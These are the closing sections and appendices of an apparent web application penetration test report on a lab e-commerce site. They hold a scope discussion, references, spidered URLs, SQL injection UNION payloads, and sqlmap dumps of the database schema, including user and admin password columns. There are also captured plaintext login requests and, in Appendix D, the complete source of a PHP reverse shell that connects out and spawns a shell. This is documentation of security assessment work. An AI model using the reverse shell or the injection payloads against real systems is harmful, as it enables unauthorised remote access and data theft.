A more expansive study may wish to further the scope defined in this test to include the underlying technologies of the website, such as the ProFTPD and Apache servers. Additionally, the reverse shell on the Linux system supporting the website could be further explored to assess the security in place on the

system, should an attacker gain access. Broadening the scope to encompass server-side technologies would provide a more comprehensive security test and further enhance the site's security posture. If the penetration test was more focused on the server-side technologies, it may fall under system hacking rather than web application hacking, so the OWASP Web Security Testing Guide may not be an appropriate choice. If a future test on the server-side technologies were to be commissioned, a more suitable methodology may be the Penetration Testing Execution Standard (PTES) (PTES, 2014). This methodology contains phases more suited to a system hacking test (PTES, 2014):

- Enumeration
- Threat Assessment
- Vulnerability Scanning
- Attacking
- Post Attack
- Writing Up

The stages above align with a traditional system penetration test, whereas the OWASP WSTG is specifically focused on a web application penetration test, therefore the PTES may be a more appropriate choice if a test were to be carried out on the server-side aspect of the site.

REFERENCES

Apache, 2024. *Welcome! - The Apache HTTP Server Project*. [Online]

Available at: <https://httpd.apache.org/>

[Accessed 08 December 2024].

Atkinson, M., 2021. *7 Burp Suite Professional-exclusive features to help you test smarter*. [Online]

Available at: <https://portswigger.net/blog/7-burp-suite-professional-exclusive-features-to-help-you-test-smarter>

[Accessed 09 12 December].

BigCommerce, n.d. *Ecommerce Data Breaches: Real Costs of Security Mismanagement*. [Online]

Available at: <https://www.bigcommerce.co.uk/articles/ecommerce/ecommerce-data-breaches/>

[Accessed 07 December 2024].

IBM, 2024. *Cost of a Data Breach Report 2024*. [Online]

Available at: <https://www.ibm.com/reports/data-breach>

[Accessed 07 December 2024].

ICO, n.d. *Penalties*. [Online]

Available at: <https://ico.org.uk/for-organisations/law-enforcement/guide-to-le-processing/penalties/>

[Accessed 08 December 2024].

International Trade Administration, 2023. *United Kingdom - eCommerce*. [Online]

Available at: <https://www.trade.gov/country-commercial-guides/united-kingdom-ecommerce>

[Accessed 07 December 2024].

MDN Web Docs, 2024. *Using HTTP cookies - MDN Web Docs - Mozilla*. [Online]

Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>

[Accessed 05 December 2024].

MDN, 2024. *MIME type - MDN Web Docs Glossary: Definitions of Web-related terms | MDN*. [Online]

Available at: https://developer.mozilla.org/en-US/docs/Glossary/MIME_type

[Accessed 06 December 2024].

Microsoft, n.d. *Create and use Strong Passwords - Microsoft Support*. [Online]

Available at: <https://support.microsoft.com/en-gb/windows/create-and-use-strong-passwords-c5cebb49-8c53-4f5e-2bc4-fe357ca048eb>

[Accessed 08 December 2024].

NCSC, 2018. *Password Policy: Updating your approach*. [Online]

Available at: <https://www.ncsc.gov.uk/collection/passwords/updating-your-approach>

[Accessed 08 December 2024].

Noibu, n.d. *Biggest Security Threats to eCommerce Businesses*. [Online]

Available at: <https://noibu.com/blog/biggest-security-threats-to-ecommerce-businesses/#~:text=As%20a%20matter%20of%20fact,personal%20information%2C%20and%20financial>

%20details.

[Accessed 07 December 2024].

OWASP, n.d. *OWASP Developer Guide / Web Security Testing Guide / OWASP Foundation*. [Online]

Available at: https://owasp.org/www-project-developer-guide/draft/verification/guides/web_security_testing_guide/

[Accessed 24 11 2024].

OWASP, n.d. *WSTG - Stable / OWASP Foundation*. [Online]

Available at: <https://owasp.org/www-project-web-security-testing-guide/stable/>

[Accessed 24 November 2024].

Positive Technologies, 2022. *Results of penetration tests in 2022*. [Online]

Available at: <https://global.ptsecurity.com/analytics/results-of-pentests-2022>

[Accessed 08 December 2024].

ProFTPD, 2023. *The ProFTPD Project: Home*. [Online]

Available at: proftpd.org

[Accessed 08 December 2024].

PTES, 2014. *The Penetration Testing Execution Standard*. [Online]

Available at: http://www.pentest-standard.org/index.php/Main_Page

[Accessed 09 December 2024].

PullRequest, 2024. *Preventing Directory Traversal Attacks: Techniques and Tips for Secure File Access*. [Online]

Available at: <https://www.pullrequest.com/blog/preventing-directory-traversal-attacks-techniques-and-tips-for-secure-file-access/>

[Accessed 08 December 2024].

Riramar, P. K., n.d. *SameSite / OWASP Foundation*. [Online]

Available at: <https://owasp.org/www-community/SameSite>

[Accessed 08 December 2024].

Statista, 2024. *Penetration rate of the e-commerce market in the United Kingdom from 2020-2029*. [Online]

Available at: <https://www.statista.com/forecasts/891311/digital-buyer-penetration-in-the-united-kingdom>

[Accessed 07 December 2024].

Ward, M., 2018. *Chrome browser flags Daily Mail and other sites as 'not secure'*. [Online]

Available at: <https://www.bbc.co.uk/news/technology-44937782>

[Accessed 08 December 2024].

WPScholar, n.d. *Prevent Directory Browsing with .htaccess*. [Online]

Available at: <https://wpscholar.com/blog/prevent-directory-browsing-with-htaccess/>

[Accessed 08 December 2024].

63 | Page

```

http://192.168.1.10/assets/images/banners/cat-banner-1.jpg
http://192.168.1.10/assets/images/banners/cat-banner-2.jpg
http://192.168.1.10/assets/images/banners/cat-banner-3.jpg
http://192.168.1.10/assets/images/blank.gif
http://192.168.1.10/assets/images/favicon.ico
http://192.168.1.10/assets/js
http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js
http://192.168.1.10/assets/js/bootstrap-select.min.js
http://192.168.1.10/assets/js/bootstrap-slider.min.js
http://192.168.1.10/assets/js/bootstrap.min.js
http://192.168.1.10/assets/js/echo.min.js
http://192.168.1.10/assets/js/html5shiv.js
http://192.168.1.10/assets/js/jquery-1.11.1.min.js
http://192.168.1.10/assets/js/jquery.easing-1.3.min.js
http://192.168.1.10/assets/js/jquery.rateit.min.js
http://192.168.1.10/assets/js/lightbox.min.js
http://192.168.1.10/assets/js/owl.carousel.min.js
http://192.168.1.10/assets/js/respond.min.js
http://192.168.1.10/assets/js/scripts.js
http://192.168.1.10/assets/js/wow.min.js
http://192.168.1.10/category.php?action=add&id=14&page=product
http://192.168.1.10/category.php?action=wishlist&pid=15
http://192.168.1.10/category.php?cid=4
http://192.168.1.10/company-accounts
http://192.168.1.10/company-accounts/
http://192.168.1.10/company-accounts/?C=D;O=D
http://192.168.1.10/company-accounts/finances.zip
http://192.168.1.10/company-accounts/readme.txt
http://192.168.1.10/detail.html
http://192.168.1.10/extras.php?type=terms.php
http://192.168.1.10/forgot-password.php
http://192.168.1.10/home.html
http://192.168.1.10/icons
http://192.168.1.10/icons/back.gif
http://192.168.1.10/icons/blank.gif
http://192.168.1.10/icons/compressed.gif
http://192.168.1.10/icons/text.gif
http://192.168.1.10/index.php
http://192.168.1.10/index.php?action=add&id=2&page=product
http://192.168.1.10/index.php?page-detail
http://192.168.1.10/login.php
http://192.168.1.10/my-account.php
http://192.168.1.10/my-cart.php
http://192.168.1.10/my-wishlist.php
http://192.168.1.10/order-details.php
http://192.168.1.10/product-details.php%3fpid=3
http://192.168.1.10/product-details.php?action=add&id=11&page=product
http://192.168.1.10/product-details.php?action=wishlist&pid=1
http://192.168.1.10/product-details.php?pid=20
http://192.168.1.10/robots.txt
http://192.168.1.10/search-result.php

```

Figure 92 - Spider part 3

```
http://192.168.1.10/sitemap.xml
http://192.168.1.10/sub-category.php?scid=7
http://192.168.1.10/switchstylesheet
http://192.168.1.10/switchstylesheet/switchstylesheet.js
http://192.168.1.10/track-orders.php
```

Figure 93 - Spider part 4

APPENDIX B – SQL INJECTION

Appendix B.1 – Unsuccessful Queries

Search result for ' UNION SELECT NULL,NULL,NULL, schema_name,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM information_schema.schemata LIMIT 0,1--



Micromax 81cm (32) HD Ready LED TV
(32T6175MHD, 2 x HDMI, 2 x USB)

Figure 94 - Unsuccessful UNION select query 1

Search result for ' UNION SELECT NULL,NULL,NULL,schema_name,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL FROM information_schema.schemata LIMIT 1,1-



Apple iPhone 6 (Silver, 16 GB)

Figure 95 - Unsuccessful UNION select query 2

Appendix B.2 – SQLMap

```
Database: shopping
Table: wishlist
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| postingDate | timestamp |
| productId | int(11) |
| userId  | int(11) |
+-----+-----+

Database: shopping
Table: userlog
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| loginTime | timestamp |
| logout  | varchar(255) |
| status  | int(11) |
| userEmail | varchar(255) |
| userip  | binary(16) |
+-----+-----+

Database: shopping
Table: category
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| categoryDescription | longtext |
| categoryName        | varchar(255) |
| creationDate        | timestamp |
| id                  | int(11) |
| updationDate        | varchar(255) |
+-----+-----+
```

Figure 96 – Tables wishlist, userlog, and category from database

```

Database: shopping
Table: productreviews
[9 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| value   | int(11) |
| id      | int(11) |
| name    | varchar(255) |
| price   | int(11) |
| productId | int(11) |
| quality | int(11) |
| review  | longtext |
| reviewDate | timestamp |
| summary | varchar(255) |
+-----+-----+

Database: shopping
Table: orders
[7 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| orderDate | timestamp |
| orderStatus | varchar(55) |
| paymentMethod | varchar(50) |
| productId | varchar(255) |
| quantity | int(11) |
| userId  | int(11) |
+-----+-----+

```

Figure 97 – Tables productreviews and orders from the database

```

Database: shopping
Table: subcategory
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| categoryid | int(11) |
| creationDate | timestamp |
| id | int(11) |
| subcategory | varchar(255) |
| updationDate | varchar(255) |
+-----+-----+

Database: shopping
Table: users
[16 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| billingAddress | longtext |
| billingCity | varchar(255) |
| billingPincode | int(11) |
| billingState | varchar(255) |
| contactno | bigint(11) |
| email | varchar(255) |
| id | int(11) |
| name | varchar(255) |
| password | varchar(255) |
| regDate | timestamp |
| shippingAddress | longtext |
| shippingCity | varchar(255) |
| shippingPincode | int(11) |
| shippingState | varchar(255) |
| thumbnail | varchar(100) |
| updationDate | varchar(255) |
+-----+-----+

```

Figure 98 - Tables subcategory and users from the database

Database: shopping
Table: products
[15 columns]

Column	Type
category	int(11)
id	int(11)
postingDate	timestamp
productAvailability	varchar(255)
productCompany	varchar(255)
productDescription	longtext
productImage1	varchar(255)
productImage2	varchar(255)
productImage3	varchar(255)
productName	varchar(255)
productPrice	int(11)
productPriceBeforeDiscount	int(11)
shippingCharge	int(11)
subCategory	int(11)
updatetime	varchar(255)

Database: shopping
Table: ordertrackhistory
[5 columns]

Column	Type
id	int(11)
orderId	int(11)
postingDate	timestamp
remark	mediumtext
status	varchar(255)

Figure 99 - Tables products and ordertrackhistory from the database

Database: shopping
Table: admin
[5 columns]

Column	Type
creationDate	timestamp
id	int(11)
password	varchar(255)
updatetime	varchar(255)
username	varchar(255)

Figure 100 - Admin table from the database

APPENDIX C – ERROR MESSAGES




Figure 101 - Error message when entering a wrong email address on the login form

SIGN IN


Hello, Welcome to your account.

Invalid email id or Password

Email Address *


Password *

Figure 102 – Error message when entering a correct email address but wrong password on the login form



The image shows a login form with a light gray background. At the top, there is a header bar with the text "Sign In". Below this, a red error message "Invalid username or password" is displayed. The form contains two input fields: "Username" and "Password". The "Username" field is currently selected. At the bottom right of the form is a blue "Login" button.

Figure 103 - Error message when inputting a wrong username on the admin login form



The image shows the same login form as Figure 103. The "Username" field is now empty, and the "Password" field is selected. The red error message "Invalid username or password" remains at the top of the form. The "Login" button is still present at the bottom right.

Figure 104 - Error message when entering a wrong password on the admin login form




Figure 105 - Repeated authentication request when entering wrong credentials on the phpMyAdmin page

Authentication required!

This server could not verify that you are authorized to access the URL "/phpmyadmin". You either supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.
In case you are allowed to request the document, please check your user-id and password and try again.
If you think this is a server error, please contact the [webmaster](#).

Error 401

[192.168.1.10](#)
Apache/2.4.3 (Ubuntu) PHP/5.4.7

Figure 106 - Page displayed without correct credentials on the phpMyAdmin page

APPENDIX D – PHP REVERSE SHELL

```
<?php

// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//

// This tool may be used for legal purposes only.  Users take full
responsibility
// for any actions performed using this tool.  The author accepts no
liability
// for damage caused by this tool.  If these terms are not acceptable to you,
then
// do not use this tool.
//

// In all other respects the GPL version 2 applies:
//
```

```

// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. If these terms are not
acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and
port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
fail and return FALSE under Windows.

```



```

// Some compile-time options are needed for daemonisation (like pcntl,
posix). These are rarely available.

//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}

```

```

        if ($pid) {
            exit(0); // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
            printit("Error: Can't setsid()");
            exit(1);
        }

        $daemon = 1;
    } else {
        printit("WARNING: Failed to daemonise. This is quite common and not
        fatal.");
    }

    // Change to a safe directory
    chdir("/");

    // Remove any umask we inherited
    umask(0);

    //
    // Do the reverse shell...
    //

    // Open reverse connection
    $sock = fsockopen($ip, $port, $errno, $errstr, 30);
    if (!$sock) {
        printit("$errstr ($errno)");
    }

```

```

        exit(1);
    }

    // Spawn shell process
    $descriptorspec = array(
        0 => array("pipe", "r"), // stdin is a pipe that the child will read from
        1 => array("pipe", "w"), // stdout is a pipe that the child will write to
        2 => array("pipe", "w") // stderr is a pipe that the child will write to
    );

    $process = proc_open($shell, $descriptorspec, $pipes);

    if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
    }

    // Set everything to non-blocking
    // Reason: Occsionally reads will block, even though stream_select tells us
    // they won't
    stream_set_blocking($pipes[0], 0);
    stream_set_blocking($pipes[1], 0);
    stream_set_blocking($pipes[2], 0);
    stream_set_blocking($sock, 0);

    printit("Successfully opened reverse shell to $ip:$port");

    while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
            printit("ERROR: Shell connection terminated");
            break;

```

```

}

// Check for end of STDOUT
if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
}

// Wait until a command is end down $sock, or some
// command output is available on STDOUT or STDERR
$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

```

```

        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
            if ($debug) printit("STDERR READ");
            $input = fread($pipes[2], $chunk_size);
            if ($debug) printit("STDERR: $input");
            fwrite($sock, $input);
        }
    }

    fclose($sock);
    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);
    proc_close($process);

    // Like print, but does nothing if we've daemonised ourself
    // (I can't figure out how to redirect STDOUT like a proper daemon)
    function printit ($string) {
        if (!$daemon) {
            print "$string\n";
        }
    }

    }

    ?>

```

Figure 107 - Code for the PHP reverse shell

APPENDIX E – UNENCRYPTED CREDENTIALS

```

POST /admin/index.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://192.168.1.10
Authorization: Basic dGVzdDp0ZXN0
Connection: close
Referer: http://192.168.1.10/admin/index.php
Cookie: PHPSESSID=ovkj06p07ct3f0gnljmk420sh3
Upgrade-Insecure-Requests: 1

username=username&password=password&submit=

```

Figure 108 - Unencrypted credentials when logging in on the admin form

```

1 POST /my-cart.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 49
9 Origin: http://192.168.1.10
10 Authorization: Basic dGVzdDp0ZXN0
11 Connection: close
12 Referer: http://192.168.1.10/my-cart.php
13 Cookie: PHPSESSID=ovkj06p07ct3f0gnljmk420sh3; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373238343737353539
14 Upgrade-Insecure-Requests: 1
15
16 quantity%5B%5D=2&quantity%5B1%5D=2&ordersubmit=

```

Figure 109 - Unencrypted cart items

```

POST /my-account.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/my-account.php
Cookie: PHPSESSID=jfki3qkplbt77r2056631js6p5; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373237373837383232
Upgrade-Insecure-Requests: 1

emailaddress=hacklab%40hacklab.com&cpass=hacklab&newpass=newhack&cnfpass=newhack&submit=

```

Figure 110 - Unencrypted credentials when changing password

```

POST /login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/login.php
Cookie: PHPSESSID=jfki3qkplbt77r2056631js6p5; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373237373835363637
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&login=

```

Figure 111 - Unencrypted credentials when logging in

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /search-result.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.10/my-cart.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 21
10 Origin: http://192.168.1.10
11 Connection: close
12 Cookie: PHPSESSID=jfki3qkplbt77r2056631js6p5; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373237373835363637
13 Upgrade-Insecure-Requests: 1
14 Cache-Control: max-age=0
15
16 product=hello&search=

```

Figure 112 - Unencrypted search term when searching for a product

```

1 POST /order-details.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://192.168.1.10
10 Authorization: Basic dGVzdDp0ZXNO
11 Connection: close
12 Referer: http://192.168.1.10/track-orders.php
13 Cookie: PHPSESSID=ovkjo6p07ct3f0gnljmk420sh3
14 Upgrade-Insecure-Requests: 1
15
16 orderid=hello&email=a%40a&submit=

```

Figure 113 – Unencrypted order ID and email when tracking order

```

1 POST /payment-method.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://192.168.1.10
10 Authorization: Basic dGVzdDp0ZXN0
11 Connection: close
12 Referer: http://192.168.1.10/payment-method.php
13 Cookie: PHPSESSID=ovkjo6p07ct3f0gnljmk420sh3; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373238343737353539
14 Upgrade-Insecure-Requests: 1
15
16 paymethod=Debit+%2F+Credit+card&submit=submit

```

Figure 114 – Unencrypted payment method

```

POST /login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/login.php
Cookie: {ec67adbe-40e8-4111-8467-2bd8e718894f}=role=admin; PHPSESSID=jfki3qkplbt77r2056631js6p5; SecretCookie=
22686163606p616240686163606p61622r636s6q223n37303532636164366234313566343237326331393836616139613530613763333n31373237373837363731
Upgrade-Insecure-Requests: 1

fullname=tester&emailid=test%40test1&contactno=1234&password=testing&confirmpassword=testing&submit=

```

Figure 115 – Unencrypted credentials when registering an account

```

POST /forgot-password.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://192.168.1.10
Connection: keep-alive
Referer: http://192.168.1.10/forgot-password.php
Cookie: PHPSESSID=o9u097aaj5uvuqlfmmpj fj q4q
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=test%40test.com&contact=123&password=123&confirmpassword=123&change=

```

Figure 116 – Unencrypted credentials when resetting password

APPENDIX F – OMITTED SUBSECTIONS

Section Name	Subsection(s) Omitted
4.1 - Information Gathering	4.1.1 – Conduct Search Engine Discover Reconnaissance for Information Leakahe 4.1.9 – Fingerprint Web Application 4.1.10 – Map Application Architecture
4.2 – Configuration and Deployment Management Testing	4.2.1 – Test Network Infrastructure Configuration 4.2.3 – Test File Extensions Handling for Sensitive Information

	4.2.4 – Review Old Backup and Unreferenced Files for Sensitive Information 4.2.7 – Test HTTP Strict Transport Security 4.2.8 – Test RIA Cross Domain Policy 4.2.9 – Test File Permission 4.2.10 – Test for Subdomain Takeover 4.2.11 – Test Cloud Storage
4.4 – Authentication Testing	4.4.5 – Testing for Vulnerable Remember Password 4.4.6 – Testing for Browser Cache Weakness 4.4.8 – Testing for Weak Security Question 4.4.10 – Testing for Weaker Authentication in Alternative Channels
4.5 – Authorization Testing	4.5.3 – Testing for Privilege Escalation 4.5.4 – Testing for Insecure Direct Object References
4.6 – Session Management Testing	4.6.8 – Testing for Session Puzzling
4.7 – Input Validation Testing	4.7.4 – Testing for HTTP Parameter Pollution 4.7.5.1 – Testing for Oracle 4.7.5.2 – Testing for MySQL 4.7.5.3 – Testing for SQL Server 4.7.5.4 – Testing PostgreSQL 4.7.5.5 – Testing for MS Access 4.7.5.6 – Testing for NoSQL Injection 4.7.5.7 – Testing for ORM Injection 4.7.5.8 – Testing for Client-side 4.7.6 – Testing for LDAP Injection 4.7.7 – Testing for XML Injection 4.7.8 – Testing for SSL Injection 4.7.9 – Testing for XPath Injection 4.7.10 – Testing for IMAP SMTP Injection 4.7.13 – Testing for Format String Injection 4.7.14 – Testing for Incubated Vulnerabilities 4.7.15 – Testing for HTTP Splitting Smuggling 4.7.16 – Testing for HTTP Incoming Requests 4.7.17 – Testing for Host Header Injection 4.7.18 – Testing for Server-Side Template Injection 4.7.19 – Testing for Server-Side Request Forgery
4.8 – Testing for Error Handling	4.8.2 – Testing for Stack Traces
